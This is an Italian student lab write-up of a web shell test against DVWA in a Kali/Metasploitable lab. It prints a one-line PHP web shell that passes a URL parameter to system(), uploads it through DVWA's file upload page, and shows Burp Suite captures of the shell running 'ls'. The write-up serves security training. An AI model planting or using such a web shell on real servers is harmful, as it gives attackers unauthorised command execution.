

Svolgimento del Test di Web Shell

Svolgimento del Test di Web Shell


1. Avvio e Configurazione della Rete

Ho avviato Kali e Meta e li ho messi sotto la stessa rete.

2. Low Security (Sicurezza Bassa)

2.1 Impostazione del livello di sicurezza a Low

Sono entrato su DVWA e ho impostato il livello di sicurezza a low.



The screenshot shows a web browser window with the address bar displaying "192.168.10.10/dvwa/security.php". The page title is "DVWA Security". The main content area shows the "Script Security" section, where the "Security Level" is currently set to "low". Below this, there is a dropdown menu with "low" selected and a "Submit" button. The "PHPIDS" section is also visible, stating that PHPIDS is currently disabled and providing links to "enable PHPIDS", "Simulate attack", and "View IDS log". On the left side, there is a sidebar with a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. At the bottom left, the user information is displayed: "Username: admin", "Security Level: low", and "PHPIDS: disabled". The footer of the page indicates "Damn Vulnerable Web Application (DVWA) v1.0.7".

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin
Security Level: low
PHPIDS: disabled

DVWA Security 🔒

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Damn Vulnerable Web Application (DVWA) v1.0.7


2.2 Scrittura dello Script in PHP

Ho scritto lo script PHP per la web shell.

```
shell.php x
EPICODE-CS0724 > Unit2 > Settimana 2 > S6L1 > low > shell.php
1  <?php
2  system($_GET['cmd']);
3  ?>
4
```


2.3 Caricamento dello Script su DVWA

Ho caricato lo script PHP su DVWA.



2.4 Controllo della Richiesta dell'Upload con Burp Suite

Ho controllato la richiesta dell'upload su Burp Suite.



2.5 Controllo della Risposta dell'Upload

Ho analizzato la risposta dell'upload.

Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Extensions Learn Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	POST	/dvwa/vulnerabilities/upload	HTTP/1.1			200 OK					
2	Host	192.168.10.10									
3	Content-Length	430									
4	Cache-Control	max-age=0									
5	Accept-Language	en-US,en;q=0.9									
6	Origin	http://192.168.10.10									

Request

Response

Inspector

Request attributes

Request body parameters

Request cookies

Request headers

Response headers

Event log

All issues

Memory: 129.8MB

2.6 Accedere al File Caricato

Ho seguito il link del file caricato.


192.168.10.10/dvwa/hack x +

Not secure 192.168.10.10/dvwa/hackable/uploads/shell.php

Warning: system() [function.system]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 2

2.7 Controllo della Richiesta GET per il Comando cmd

Ho controllato la richiesta GET per il comando scritto nella shell.



2.8 Controllo della Risposta GET

Ho controllato la risposta della richiesta GET.

Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
---	------	--------	-----	--------	--------	-------------	--------	-----------	-----------	-------	-------

Request
1 GET /dvwa/hackable/uploads/shell.php HTTP/1.1 Host: 192.168.10.10 Accept-Language: en-US,en;q=0.9 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT

Response
1 HTTP/1.1 200 OK
2 Date: Mon, 09 Dec 2024 13:50:20 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 187
6 Keep-Alive: timeout=15, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
10

11 Warning
: system() [function.system

]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php

on line 2


12

Inspector
Request attributes 2
Request cookies 2
Request headers 8
Response headers 7

Event log All issues 0 highlights Memory: 119.8MB

2.9 Prova del Comando

Ho testato un comando sulla shell.



2.10 Controllo della Richiesta su Burp Suite

Ho controllato la richiesta su Burp Suite.

Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward all Drop Request to http://192.168.10.10:80 Open browser

Time	Type	Direction	Method	URL	Status code	Length
08:54:3...	H...	→	Request	GET http://192.168.10.10/dvwa/hackable/uploads/shell.php?cmd=ls		

Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.10.10
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/130.0.6723.70 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
  /png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
